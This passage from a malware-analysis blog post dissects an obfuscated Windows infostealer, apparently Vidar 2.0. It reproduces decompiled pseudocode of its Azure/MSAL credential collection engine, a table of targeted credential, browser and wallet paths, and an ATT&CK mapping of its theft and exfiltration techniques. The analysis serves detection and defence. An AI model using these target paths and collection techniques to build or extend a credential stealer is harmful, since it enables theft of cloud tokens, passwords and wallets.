39    }
40    return unaff_EBP;
41 }
42

```

Target Location:

%USERPROFILE%\azure

This function follows the same pattern as the MSAL token theft:

1. Queries the USERPROFILE environment variable
2. Constructs the full path %USERPROFILE%\azure **on the stack** (in buffer local_148)
3. Validates the directory exists using GetFileAttributesA on the stack buffer
4. Passes **both the configuration structure and the constructed path** to the collection engine FUN_14003ec16 for recursive enumeration and exfiltration

What makes this particularly dangerous is that DevOps teams and cloud administrators often have elevated privileges in Azure environments. By stealing their Azure CLI credentials, attackers can gain administrative access to cloud infrastructure, potentially compromising entire Azure tenants.

The function follows a similar pattern – checks for the USERPROFILE environment variable, constructs the path, validates existence, and exfiltrates the contents.

The Collection Engine

Both of the Azure-targeting functions I've described feed into a core collection engine at address 0x14003ec16. This is where the actual heavy lifting happens, and it's impressively thorough.

Important Note: The collection engine ('FUN_14003ec16') receives two separate parameters

- **'param_1'**: The configuration structure (for staging/exfiltration metadata)
- **'param_2'**: The target directory path (dynamically constructed by the caller) The engine does NOT read directory paths from the configuration structure. Instead, target paths are built on the stack by wrapper functions like 'FUN_14003fa19' and 'FUN_14003eaf4', then passed as parameters to this collection engine.

```
30  longlong local_4b0;
31  _WIN32_FIND_DATA local_4a8;
32  CHAR local_368 [272];
33  undefined1 local_258 [272];
34  CHAR local_148 [264];
35  |
36  iVar11 = 0x665eba0b;

254  }
255  }
256  else {
257      if (0x456efcfb < iVar8) {
258          if (iVar8 < 0x634c25bf) {
259              if (0x537ddb2d < iVar8) {
260                  if (iVar8 < 0x55333e47) {
261                      if (iVar8 == 0x537ddb2e) {
262                          pvVar5 = GetProcessHeap();
263                          unaff_R14 = HeapAlloc(pvVar5, 0, (ulonglong)unaff_EBX);
264                          iVar1 = 0x456efcfc;
265                          if (unaff_R14 == (LPVOID)0x0) {
266                              iVar1 = -0x2bc260e9;
267                          }
268                      }
269                      else if (iVar8 == 0x5462211c) {
270                          pvVar5 = GetProcessHeap();
271                          HeapFree(pvVar5, 0, unaff_R14);
272                          iVar1 = -0x2bc260e9;
273                      }
274                  }
275                  else if (iVar8 == 0x55333e47) {
```

```

        goto LAB_14003ecae;
    }
    if (iVar8 == 0x456efcfc) {
        BVar2 = ReadFile(local_4e0, unaff_R14, unaff_EBX, &local_4c0, (LPOVERLAPPED) 0x0);
        iVar1 = 0x48fd5515;
        if (BVar2 == 0) {
            iVar1 = 0x5462211c;
        }
        goto LAB_14003ecae;
    }
    if (iVar8 != 0x46f60b02) {
        if ((iVar8 == 0x48fd5515) && (iVar1 = 0x5462211c, local_4c0 == unaff_EBX)) {
            iVar1 = -0x73e80564;
        }
        goto LAB_14003ecae;
    }
    uVar3 = FUN_1400435b9((longlong) local_4a8.cFileName, 0x1400582aa);
    unaff_R15D = (uint) (uVar3 == 0);
}
else {
    if (iVar8 < 0x696b28e1) {
        if (iVar8 < 0x665eba0b) {
            if (iVar8 == 0x634c25bf) {
                iVar1 = -0xe29116a;
                if (unaff_RDI == 0) {
                    iVar1 = 0x7223ef05;
                }
            }
        }
        else if ((iVar8 == 0x63a39cef) && (iVar1 = -0x69c96708, 10 < param_5)) {
            iVar1 = 0x4042f044;
        }
    }
    else if (iVar8 == 0x665eba0b) {
        FUN_1400431b0((longlong) local_148, 0x104, local_4b8);
        FUN_1400433d6((longlong) local_148, 0x104, 0x140058871);
        unaff_RSI = FindFirstFileA(local_148, &local_4a8);
        iVar1 = -0x609cdf5b;
        if (unaff_RSI == (HANDLE) 0xffffffffffffffff) {
            iVar1 = 0x32f74188;
        }
    }
}

```

Key Capabilities:

Recursive Directory Traversal The function recursively walks through directories up to 10 levels deep. It's not just grabbing the top-level cache file – it's systematically enumerating everything that might be valuable.

```

57     iVar1 = iVar8;
58     if (iVar8 < 0x2112605b) {
59         if (iVar8 < -0x3c3d9527) {
60             if (iVar8 < -0x69c96708) {
61                 if (iVar8 < -0x71c5be7b) {
62                     iVar1 = iVar11;
63                     if (iVar8 == -0x7a49f773) goto LAB_14003ecae;
64                     if (iVar8 == -0x79a39af7) {
65                         iVar1 = -0x75ad0e5;
66                         goto LAB_14003ecae;
67                     }
68                     iVar1 = iVar8;

```

Intelligent File Filtering The malware doesn't blindly steal everything. It specifically looks for files matching certain patterns:

- msal.cache files
- Files in .azure subdirectories
- Specific file extensions associated with credentials

File Reading and Staging Once it identifies target files, it:

1. Opens them with CreateFileA
2. Gets the file size with GetFileSize
3. Allocates memory from the process heap
4. Reads the entire file into memory with ReadFile
5. Passes the data to the exfiltration function

Control Flow Obfuscation The code uses a state machine pattern with computed jumps to make static analysis difficult. Control execution flow through a complex web of conditional branches. This is clearly designed to slow down reverse engineering efforts.

Data Classification

Finally, there's a classification function at 0x1400042fd that labels the stolen data before exfiltration. This is where I found the explicit "Azure Reader" label at address 0x140057f43.

```
iVar1 = 0;
pcVar6 = (char *)0x0;
p_Var7 = (LPWIN32_FIND_DATA)0x0;
iVar2 = 0x27bbfbae;
local_60 = param_1;
AB_14000433e:
lpMem = local_78;
iVar3 = 0xaea4e79;
if (iVar2 < 0x1d7a236) {
    if (iVar2 < -0x26eeacd1) {
        if (iVar2 < -0x3f2c257f) {
            if (iVar2 < -0x7bf93c69) {
                if (iVar2 == -0x7e3d4e4c) goto LAB_14000484b;
                if (iVar2 == -0x7d6c7ebf) {
                    iVar2 = 0x525a3d7b;
                }
            }
            else if ((iVar2 == -0x7c3d3774) &&
                (iVar2 = -0x7bf93c69, local_78 == (LPWIN32_FIND_DATA)0x0)) {
                iVar2 = -0x150c41e;
            }
            goto LAB_14000433e;
        }
    }
    if (iVar2 < -0x52e50717) {
        if (iVar2 == -0x7bf93c69) {
            pvVar5 = GetProcessHeap();
            param_2 = (LPWIN32_FIND_DATA)0x0;
            HeapFree(pvVar5, 0, lpMem);
            param_3 = lpMem;
            iVar2 = -0x150c41e;
        }
        else if ((iVar2 == -0x7bd25c16) && (iVar2 = -0x16254a86, pcVar6 == (char *)0x0)) {
            iVar2 = iVar3;
        }
    }
    goto LAB_14000433e;
```


The function categorizes stolen data into types:

- **“Azure Reader”** – Azure credentials and tokens
- **“Crypto Reader”** – Cryptocurrency wallet data
- **“FTP/SSH Reader”** – FTP and SSH credentials
- **“Screenshot”** – Screen captures
- **“Social Apps”** – Social media credentials
- **“File Grabber”** – General file theft

This labelling system suggests a well-organized C2 infrastructure where stolen data is automatically sorted and processed based on type. The “Azure Reader” classification tells us that the threat actors specifically value and track cloud credentials separately from other stolen data.

Strings Found in Binary:

- 0x140057f43: “Azure Reader”
- 0x14005826c: “Azure\azure”
- 0x1400582aa: “msal.cache” (4 references)
- 0x140058319: “Azure\IdentityService”



Location	String Value	String Representation	Data Type
140057c51	debug\y20_extraction_%.txt	"debug\\y20_extraction_%.txt"	ds
140057c7b	\\.\pipe\test	"\\\\.\\pipe\\test"	ds
140057cae	\\.aws	"\\.aws"	ds
140057cb4	\\Documents	"\\Documents"	ds
140057d21	Software\Martin Prikrýl\WinSCP 2\S...	"Software\\Martin Prikrýl\\WinSCP 2...	ds
140057d9f	\\prefs.js	"\\prefs.js"	ds
140057e50	\\Network\Cookies	"\\Network\\Cookies"	ds
140057e87	\\Downloads	"\\Downloads"	ds
140057e9c	%%s\\%%s	"%%s\\%%s"	ds
140057f7b	\\Desktop	"\\Desktop"	ds
140057f84	\\Telegram Desktop	"\\Telegram Desktop"	ds
140057f96	\\Monero	"\\Monero"	ds
140057fdd	Software\Martin Prikrýl\WinSCP 2\C...	"Software\\Martin Prikrýl\\WinSCP 2...	ds
140058095	\\AppData\Roaming\FileZilla\recents...	"\\AppData\\Roaming\\FileZilla\\rec...	ds
1400580e1	SOFTWARE\Microsoft\Windows\Cu...	"SOFTWARE\\Microsoft\\Windows\\...	ds
140058139	\\.\profiles.ini	"\\.\\.\\profiles.ini"	ds
14005816e	\\config	"\\config"	ds
140058208	C:\\Windows\system32\\cmd.exe	"C:\\Windows\\system32\\cmd.exe"	ds
140058259	\\Local State	"\\Local State"	ds
14005826c	Azure\azure	"Azure\\azure"	ds
140058319	Azure\IdentityService	"Azure\\IdentityService"	ds
1400583ce	\\Keyboard Layout\Preload	"Keyboard Layout\\Preload"	ds
1400584ad	\\IndexedDB\chrome-extension_	"\\IndexedDB\\chrome-extension_"	ds
1400584ea	\\storage\default\	"\\storage\\default\\"	ds
1400584fc	Soft\	"Soft\\"	ds
140058502	Wallets\	"Wallets\\"	ds
14005850b	\\Local Extension Settings\	"\\Local Extension Settings\\"	ds
140058526	\\Sync Extension Settings\	"\\Sync Extension Settings\\"	ds
140058540	Files\	"Files\\"	ds
140058547	Stable\	"Stable\\"	ds
140058550	C:\\ProgramData\	"C:\\ProgramData\\"	ds
140058b5c	C:\\Windows\system32\\rundll32.exe "	"C:\\Windows\\system32\\rundll32....	ds
140059198	C:\\Users*****...	"C:\\Users\\",D0h,90h,D0h,B4h,D0...	ds

Attack Flow Summary



Threat Actor Profile

Developer Sophistication:

- Deep understanding of Windows internals
- Correct implementation of modern cryptography (AES-GCM)
- Professional error handling and resource management
- Strategic market analysis and positioning

Operational Security:

- Seven years without major disruption
- Developer maintains consistent identity ("Loadbaks")
- Active underground forum presence
- Responsive to customer feedback

YARA Rule – Detection Engineering

[Github Link](#)

MITRE ATT&CK Mapping

Technique ID	Technique Name	Sub-Technique	Tactic	Implementation Evidence
T1071.001	Application Layer Protocol	Web Protocols	Command and Control	"HTTP POST requests with multipart/form-data to C2 server (FUN_1400064cc). InternetConnectA, HttpOpenRequestA, HttpSendRequestA API sequence."
T1027.002	Obfuscated Files or Information	Software Packing	Defense Evasion	"Pervasive control flow flattening across all 274 functions using state machine obfuscation. Zero static imports with dynamic API resolution."
T1497.001	Virtualization/Sandbox Evasion	System Checks	Defense Evasion	"Multiple environment variable checks and validation states. Error codes (0x2eff, 0x2f0d, 0x2f8f) suggest anti-analysis checks."
T1082	System Information Discovery		Discovery	"CreateToolhelp32Snapshot, Process32First/Next, Thread32First/Next for process enumeration. Window class detection (FUN_140019ad0) for browser identification."
T1083	File and Directory Discovery		Discovery	"Recursive directory traversal (10 levels deep) using FindFirstFileA/FindNextFileA. Targets browser profiles, wallet directories, Azure configs, MSAL cache."
T1005	Data from Local System		Collection	"Systematic collection from browser databases, cryptocurrency wallets, 2FA applications, FTP clients (FileZilla, WinSCP), email clients (Outlook, Thunderbird)."
T1555.003	Credentials from Password Stores	Credentials from Web Browsers	Credential Access	"Chrome, Edge, Firefox, Opera, Vivaldi, Waterfox, Palemoon credential theft. Chrome v20 AES-GCM decryption (FUN_140014d6c) and DPAPI integration (CryptUnprotectData)."
T1555.005	Credentials from Password Stores	Password Managers	Credential Access	"Targets 2FA applications (Authy, Google Authenticator, EOS Authenticator, GAuth Authenticator) stored credentials."
T1555.006	Credentials from Password Stores	Cloud Secrets	Credential Access	"Azure Identity Service MSAL token cache theft (%LOCALAPPDATA%\IdentityService\msal.cache) at FUN_14003fa19. Azure CLI configuration theft (%USERPROFILE%\azure) at FUN_14003eaf4."
T1552.001	Unsecured Credentials	Credentials In Files	Credential Access	"Collection of FileZilla XML configs, WinSCP registry/config files, Azure CLI configuration files, service principal credentials."
T1528	Steal Application Access Token		Credential Access	"MSAL cache token theft providing access tokens, refresh tokens, and account metadata for Azure resources. Explicit 'Azure Reader' classification at 0x140057f43."
T1539	Steal Web Session Cookie		Credential Access	"Browser cookie theft from Cookies database files. Collected in dedicated Cookies\ subdirectory."
T1113	Screen Capture		Collection	"Screenshot capability with output to screenshot.jpg in exfiltration directory."

T1140	Deobfuscate/Decode Files or Information		Defense Evasion	"BCrypt API usage for AES-256-GCM decryption of Chrome v20 passwords. BCryptOpenAlgorithmProvider, BCryptSetProperty, BCryptGenerateSymmetricKey, BCryptDecrypt sequence."
T1573.001	Encrypted Channel	Symmetric Cryptography	Command and Control	"HTTPS communication to C2 with SSL certificate validation disabled (SECURITY_FLAG_IGNORE flags)."
T1041	Exfiltration Over C2 Channel		Exfiltration	"HTTP POST exfiltration over same C2 channel. Structured multipart/form-data with token, build_id, mode fields."
T1119	Automated Collection		Collection	"Automated recursive collection engine (FUN_14003ec16) with intelligent file filtering, 10-level directory traversal, and data classification system."
T1070.004	Indicator Removal	File Deletion	Defense Evasion	"Self-deletion capability indicated by cleanup state (0x5a1064e5) and associated routines."
T1036.005	Masquerading	Match Legitimate Name or Location	Defense Evasion	"Uses temporary directories with legitimate-appearing paths (work_path_1 at +0x4c8, work_path_2 at +0x508)."

Indicators of Compromise

[Github link](#)

Conclusion

This analysis documents sophisticated credential theft capabilities in a sample exhibiting pervasive control flow flattening, comprehensive browser targeting, and dedicated Cloud credential theft functions. The technical characteristics include:

- Complete C rewrite with state machine obfuscation across 274 functions
- Correctly implemented Chrome v20 AES-GCM decryption
- Explicit classification for cloud credentials
- Professional-grade HTTP exfiltration protocol

Attribution Confidence:

While this sample has been publicly attributed to Vidar Stealer 2.0 based on operational intelligence, this technical analysis cannot independently confirm that attribution. The observed capabilities are consistent with reporting about Vidar 2.0, but similar technical patterns could theoretically appear in other malware families or derivative works. This demonstrates highly sophisticated operations targeting both individuals and established organisations.

This analysis focuses on documenting observable technical behaviors rather than making definitive attribution claims. The techniques documented here particularly the Azure targeting and Chrome v20 decryption implementation represent genuine threats regardless of specific malware family attribution.


Detection Focus:

The provided YARA rules target technical implementation patterns rather than family-specific artifacts, making them robust against rebranding or derivative malware families.

References:

- <https://learn.microsoft.com/en-us/windows/win32/api/dpapi/nf-dpapi-cryptunprotectdata>
- <https://learn.microsoft.com/en-us/windows/win32/api/dpapi/>
- <https://learn.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-getfileattributesa>

Related Articles



[Blog](#)

[10 Billion Passwords Leaked. Why It Doesn't Matter If You're Doing Security Right](#)


[Read More >](#)



[Blog](#)

[Cyber Threats in 2025: Why Identity, Cloud Persistence, and Old-School Malware Still Matter](#)

[Read More >](#)



[Blog](#)

[Inside BlackBasta: What Leaked Conversations Reveal About Their Ransomware Operations](#)


[Read More >](#)



[eBook](#)

[1H 2025 Threat Intelligence Report](#)

[Read More >](#)



[Blog](#)

[10 Billion Passwords Leaked. Why It Doesn't Matter If You're Doing Security Right](#)


[Read More >](#)



[Blog](#)

[Cyber Threats in 2025: Why Identity, Cloud Persistence, and Old-School Malware Still Matter](#)

[Read More >](#)



[Blog](#)

[Inside BlackBasta: What Leaked Conversations Reveal About Their Ransomware Operations](#)

